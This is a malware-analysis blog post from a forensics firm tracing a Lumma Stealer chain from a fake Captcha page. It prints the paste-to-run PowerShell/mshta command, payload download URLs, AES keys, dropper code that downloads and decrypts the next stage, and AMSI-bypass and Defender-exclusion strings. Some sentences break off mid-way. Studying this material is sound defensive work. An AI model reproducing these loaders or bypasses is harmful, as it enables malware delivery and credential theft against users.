

Lumma Stealer - A tale that starts with a fake Captcha - Vital Digital Forensics

By admin

Published: 2025-03-14 · Archived: 2026-04-05 13:19:32 UTC

V4ensics has observed multiple malware campaigns, which start with a fake Captcha page. The victim visits this page either by visiting a spear-phishing link or just, as seen recently in multiple occasions, through a seemingly benign advertisement / popup in a site, which hosts pirated content (movies and tv series).

In the fake Captcha page, which the present article analyzes, v4ensics was called to investigate the case of a user, who visited a popular site, which hosted pirated movies and tv series. The user was bombarded with multiple popups, presenting him with seemingly benign advertisements. One of these advertisements constituted the first stage of a Lumma Stealer campaign, which by, inadvertently to the user, going through multiple stages, started with the simple advertisement and could end up with the victim being infected by one of the most notorious infostealers in the wild, Lumma Stealer, unless something went wrong in the process (e.g. a security solution blocked one of the campaign stages making it in this way impossible for the final campaign payload to be executed). While visiting the "original" site (in the examined case site with the pirated content) the victim is directed to another page (hxxps://gubanompostra[.]fly[.]storage[.]tigris[.]dev/emogaping-gotten-into-gubano.html), which consists of a fake captcha verification box. The page asks the intended victim to perform specific actions, which end up with the victim running a malicious command through a Windows OS run.exe prompt, so that the victim is verified as Human.




Image 1: Fake Captcha phishing page

The command, which is initially copied to the victim's clipboard is a Powershell command that uses Windows Common Information Model (CIM) to spawn a malicious mshta.exe process. The latter is used to parse and execute the code of an .hta file (Windows HTML Application) located at hxxps[://]iankaxo[.]xyz/mikona-guba[.]m4a.

```
powershell -w 1 -C "$i='hxxps[://]iankaxo[.]xyz/mikona-guba[.]m4a']{<https://iankaxo.xyz/mikona-guba.m4a>;Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @(CommandLine('mshta' + 'hta' + '$i'))}
```

Image 2: The copied into the clipboard of the victim command

The file mikona-guba.mp4, which is in fact a malicious .hta file, is highly obfuscated. The file begins with an alphanumeric string, followed by seemingly “junk” bytes. A part of the alphanumeric string is displayed in the first of the following two images, while the second one, a portion of which is depicted in the second image, contains seemingly “junk” bytes.




Image 3: Contents of mikona-guba.mp4 – beginning of alphanumeric string



Image 4: Contents of mikona-guba.mp4 – beginning of seemingly “junk” bytes

Analyzing the seemingly "junk" bytes, a couple <script> tags were identified. Some of them contained invalid code (see below).



Image 5: Example of junk code inside some <script> tags

However, 4 of these <script> tags were correctly structured and when combined, they provide the algorithm for decrypting the next stage payload.



Image 6: The actually useful payload inside the found "useful" <script> tags

The code depicted above, takes the html code of the page from indices 27 to 29295 (which correspond to the characters of the alphanumeric string mentioned above and depicted partially in image 3), applies a regular expression `((..)/g)` to the obtained characters, and then returns the string from the hexadecimal numbers that matched the regular expression. The returned string is again an obfuscated Javascript code snippet.



Image 7: Contents of the obfuscated javascript code

This time a function (fitWP) takes as argument an array of decimal numbers and is used to decrypt the next stage by subtracting the number 814 from each number. The two variables, which get "decrypted" in this way, are named YqIKx and RUYP.

RUYP decrypts to "WScript.Shell" and is used to create an ActiveXObject that will execute the decrypted payload residing in YqIKx. This payload is an obfuscated powershell command.




Image 8: Contents of the obfuscated Powershell command

The powershell command performs AES-CBC-128 decryption. The key for decryption is obtained by converting the hexadecimal string "747174685470416C6C4C4D6E52767748" into the ascii string "tqthTpALLMnRvwH". The IV corresponds to sixteen null bytes. The decrypted payload is depicted below.




Image 9: AES-128-CBC decrypted powershell payload

The decrypted payload is Powershell code, which creates a WebClient object and uses the function DownloadString with the url hxxps[://]mapped01[.]sportsspot-moviebuffs[.]com/gubaa01[.]png to download the next stage of the malicious campaign. After downloading the file gubaa01.png, the command "Invoke-Expression" is used to execute the payload.

The gubaa01.png file is of course not an image file, but actually an obfuscated powershell script. The script consists of (a) an initial part of obfuscated powershell code with its main purpose being the construction of an

The payload used to that end is (post performed deobfuscation) is depicted below.




Image 12: Payload used to disable AMSI communication (post performed deobfuscation)

Subsequently, in order to verify that the AMSI bypass executed successfully (AMSI communication was disabled), function `System.Management.Automation.AmsiUtils.ScanContent` is used on payload "Invoke-Mimikatz". "Invoke-Mimikatz" usually triggers the signatures of antimalware products resulting in detection of malicious content. The expected by the malicious payload return value is `AMSI_RESULT_NOT_DETECTED`, which denotes that AMSI has been successfully bypassed. This value is passed to the variable-key `$kWWdZHmACOtYIyNpcRcHGQOmyvOGTxfgFyNnpNvaDrmPwvPH` to be used for XOR-ing the payload of the next stage.

The full code, which is used to obtain the key (post performed deobfuscation), is depicted below.




Image 13: Command executed to create the XOR key

Finally, with the last part of code contained in the powershell script, the next stage is executed.



Image 14: Obfuscated invoke command

This command corresponds, post deobfuscation, to the command depicted below.




Image 15: Deobfuscated invoke command

If the AMSI bypass result is not the expected one, then the next stage will not be decrypted correctly and the malware pipeline will crash.

The next stage uses an AMSI bypass script, by patching CLR.dll, a technique explained in a relevant [article](#).

The AMSI bypass script is the same as the one found in a [public Github repository](#).

Following the AMSI Bypass payload, the malware to be loaded is assigned to a variable in base64 encoding. This malware is a dotnet dropper which is decoded and then invoked.




Image 16: Base64 encoded Dotnet dropper

Upon loading the dropper into iLSpy, two things can be observed:

1. The name of the assembly is Stddetwi
2. The executable is obfuscated by the software SmartAssembly (version 8.2.0.5183)

```
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Stddetwi")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Stddetwi")]
[assembly: AssemblyCopyright("Copyright © 2012")]
[assembly: AssemblyTrademark("")]
[assembly: Guid("936a94e7-c5e9-452f-8620-622ca32472a7")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.6", FrameworkDisplayName = ".NET Framework 4.6")]
[assembly: ComVisible(false)]
[assembly: PoweredBy("Powered by SmartAssembly 8.2.0.5183")]
[assembly: SuppressIldasm]
[assembly: AssemblyVersion("1.0.0.0")]
```

Image 17: Details about the executable/assembly. Its name is Stddetwi and it is packed by SmartAssembly

A less obfuscated version of the assembly can be obtained by using the deobfuscator/unpacker [de4dot](#). After examining the decompiled code, a single function stands out.

```
// Stddetwi, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// ns0.Class4
+ using ...

static byte[] smethod_32()
{
    byte[] buffer = null;
    using (HttpClient httpClient = new HttpClient())
    {
        Stream result = httpClient.GetStreamAsync(new Uri(getString_0(107396077))).Result;
        using MemoryStream memoryStream = new MemoryStream();
        result.CopyTo(memoryStream);
        buffer = memoryStream.ToArray();
    }
    using Aes aes = Aes.Create();
    aes.KeySize = 256;
    aes.Key = Convert.FromBase64String(Class0.string_0);
    aes.IV = Convert.FromBase64String(Class0.string_1);
    ICryptoTransform transform = aes.CreateDecryptor(aes.Key, aes.IV);
    using MemoryStream memoryStream2 = new MemoryStream();
    using MemoryStream stream = new MemoryStream(buffer);
    using CryptoStream cryptoStream = new CryptoStream(stream, transform, CryptoStreamMode.Read);
    cryptoStream.CopyTo(memoryStream2);
    return memoryStream2.ToArray();
}
```

Image 18: Next stage download and decryption

The actions performed at this stage, are downloading a file from the internet and then decrypting it using AES-CBC-256. The key, IV and URL are obtained through the resources of the assembly. The process of loading the resources however is still obfuscated by SmartAssembly.

As the decompilation was not very enlightening in finding the required values, the original assembly was loaded into a hex editor. Searching for strings, led to the discovery of some interesting base64 encoded values.

The strings (at least the printable ones), decode to the values listed in the table below.

Table 1: The printable strings of the executable Stddetwi

CxtSNUQzkKlzkNhIC8Z/cSpyWS7Bib2Gcu7iq3Q+06s=
iTRxDv6ksBVM9w4cvn/NkA==
Unknown file format.
Only BFont version 3 format data is supported.
Block type
reader
info
common
page
char
kerning
face

```
size
bold
italic
charset
unicode
stretchH
smooth
aa
padding
spacing
outline
lineHeight
base
scaleW
scaleH
packed
alphaChnl
redChnl
greenChnl
blueChnl
id
file
x
y
width
height
xoffset
yoffset
xadvance
chnl
first
second
amount
pages/page
chars/char
kernings/kerning
{0} to {1} = {2}
{0}, {1}, {2}, {3}
fileName
Cannot find file '{0}'
File name not specified
Cannot find file '{0}'.
hxxps[://]www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file
```

Among the strings, 3 in particular stand out.

Table 2: The Key and IV of the AES algorithm as well as the URL of the next stage

String Type	Decoded Value	Purpose
AES Key (in base64)	CxtSNUQzkKlzkNhIC8Z/cSpyWS7Bib2Gcu7iq3Q+06s =	Key used for decryption of downloaded payload
IV (in base64)	iTRxDv6ksBVM9w4cvn/NkA==	Initialization Vector for AES-CBC
URL	hxxps[:]//www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file	Download location of encrypted payload

The dropper accesses a mediafire link to download the main malware and decrypts it via the aes key and iv listed in the table above.

The decrypted malware constitutes once more a dotnet assembly, packed with .NET Reactor (as deemed by [Detect-it-Easy](#)).




Image 19: DIE result

An overview of the executable is provided in the following image, taken directly from iLSpY.




Image 20: Details about the executable/assembly


```
// Token: 0x0600040F RID: 1039 RVA: 0x00002CEC File Offset: 0x00000EEC
public Class69()
{
    AppDomain.CurrentDomain.ResourceResolve += Class69.smethod_2;
}
```

Image 23: Example of using ResourceResolve within the assembly

The first resource, namely "BgL59yXUnWjxEyq3ut.MCbJbP2lE2ALpeSgJi" is decrypted into the assembly "0b273fb4-1d7e-4bfa-b8d2-dabc722e4286".




Image 24: Assembly 0b273fb4-1d7e-4bfa-b8d2-dabc722e4286 loaded into DnSpy. The resource "uAcug" is highlighted in a red rectangle

Afterwards, the resource "uAcug" of the obtained assembly is decrypted into the executable "pcElkpeiJJPd" (whose assembly name is "res").




Image 25: Assembly "res" loaded into DnSpy

The latter, contains a resource called "KLKx" which is decrypted and provides some strings used by the .NET executable. These strings include entries related to:

- Anti-sandbox techniques, like cuckoomon.dll, VMware|VIRTUAL|A M I|Xen, select * from Win32_ComputerSystem, select * from Win32_BIOS%;, SOFTWARE\Microsoft\Windows NT\CurrentVersion, Software\Microsoft\Windows\CurrentVersion\Run, which could possibly be used by the malware to fingerprint the machine it is running on in order to detect a possible sandbox environment.
- Anti debugging techniques, like CheckRemoteDebuggerPresent, which corresponds to a function related to debugger detection.
- AMSI tampering, like AmApdxiasiApdxiaScaApdxianBuApdxiaffeApdxiar, aApdxiamsApdxiai.dApdxiallApdxia, which are obfuscated by inclusion of the string "Apdxia" in some positions. When this string is removed, the strings are deobdfuscated into AmsiScanBuffer and amsi.dll respectively, which could possibly be used in amsi disabling procedures.
- Windows Defender bypass, like Add-MpPreference -ExclusionProcess, which is used to exclude files opened by a process from scanning via Windows Defender.
- Wscript.Shell object, like CreateObject("WScript.Shell").Run, which is used for running an application or command.

· Tampering with the IP address of the system, like `/c ipconfig /release`, `/c ipconfig /renew`, which are used to release and renew the IP address of the system respectively.

The strings decrypted are listed in the table below.

Table 3: Decrypted strings from resource "KLKx"

tumvUyPenFgZ-Software\Microsoft\Windows\CurrentVersion\Run ntdll.dll .exe explorer powershell kernel32.dll Failed to parse module exports. Vtbymlfjg.Properties.Resources RtlInitUnicodeString SleepEx kernel32.dll,SOFTWARE\Microsoft\Windows NT\CurrentVersion {0:X} OpenProcess Releaseld SbieDll.dll DisplayVersion cuckoomon.dll 24H2 DeleteProcThreadAttributeList LdrLoadDll win32_process.handle='{0}' ParentProcessId cmd Add-MpPreference -ExclusionPath select * from Win32_BIOS%; Add-MpPreference -ExclusionProcess Unexpected WMI query failure version SerialNumber VMware VIRTUAL A M I Xen"select * from Win32_ComputerSystem manufacturer kernel32.dll!InitializeProcThreadAttributeList UpdateProcThreadAttribute cmd CreateProcessA /k START "" " x aApdxiamsApdxiai.dApdxiallApdxia " & EXIT
--

```
GetThreadContext
runas
powershell,AmApdxiasiApdxiaScaApdxianBuApdxiaffeApdxiar
-enc
runas&uApdxiaFAPdxiacAApdxiaB4ApdxiaDApdxiaDBuApdxiaFcApdxiaAApdxiaB4Apdxia
DCApdxiaGApdxiaAApdxiaAApdxia=Apdxia
Apdxia
EtwEventWrite
ww==
kernel32.dll
Usal0niXszlBt5xphDVaGk/K62nMD6FyAAI/HAt3WMY=
2WsPCuIM1OsrMEaT2M2EeA==
System32
whQA
.compressed
costura
costura.costura.dll.compressed
SysWOW64*de.microsoft.win32.taskscheduler.resourcesAcostura.de.microsoft.win32.t
askscheduler.resources.dll.compressed*es.microsoft.win32.taskscheduler.resourcesAc
ostura.es.microsoft.win32.taskscheduler.resources.dll.compressed*fr.microsoft.win32.t
askscheduler.resourcesAcostura.fr.microsoft.win32.taskscheduler.resources.dll.compre
ssed*it.microsoft.win32.taskscheduler.resourcesAcostura.it.microsoft.win32.tasksched
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*pl.microsoft.win32.taskscheduler.resourcesAcostura.pl.microsoft.win32.taskscheduler
.resources.dll.compressed
protobuf-net#costura.protobuf-
net.dll.compressed*ru.microsoft.win32.taskscheduler.resources
itself+Start-Sleep -Seconds 5; Remove-Item -Path '
, export not found.
Mhmuifdfq
.dll
RtlZeroMemory
Invalid ProcessInfoClass: {0}
NtQueryInformationProcess
'-Force
/c ipconfig /release
.vbs
ntdll.dll%CreateObject("WScript.Shell").Run """"
NtProtectVirtualMemory
""""
/c ipconfig /renew
ReadProcessMemory
ZwUnmapViewOfSection
```

```
VirtualAllocEx
WriteProcessMemory
SetThreadContext
NtResumeThread
CloseHandle
VirtualAlloc
VirtualProtect
VirtualProtectEx
CreateThread
WaitForSingleObject
NtAllocateVirtualMemory
NtCreateThreadEx
NtWriteVirtualMemory
psapi.dll
GetModuleInformation
GetModuleHandleA
msvcrt.dll
memcpy
RegAsm.exe
GetCurrentProcess
model
FreeLibrary
Microsoft|VMWare|Virtual
kernel32.dllAcostura.ru.microsoft.win32.taskscheduler.resources.dll.compressed
CreateFileA
CreateFileMappingA
MapViewOfFile
DuplicateHandle
CheckRemoteDebuggerPresent
CopyFileA
advapi32.dll
RegOpenKeyExA
RegSetValueExA
RegCloseKey
john
anna
xxxxxxx-zh-CN.microsoft.win32.taskscheduler.resourcesDcostura.zh-
CN.microsoft.win32.taskscheduler.resources.dll.compressed/zh-
Hant.microsoft.win32.taskscheduler.resourcesFcostura.zh-
Hant.microsoft.win32.taskscheduler.resources.dll.compressed
```

Two base64 strings that could possibly correspond to key and iv of AES algorithm are also present in the previous table.

Table 4: Possible Key and IV of AES-256-CBC algorithm

Possible String Type	Value
AES-256 Key	UsaI0niXszIBt5xphDVaGk/K62nMD6FyAAI/HAt3WMY=
AES IV	2WsPCuIM1OsrMEaT2M2EeA==

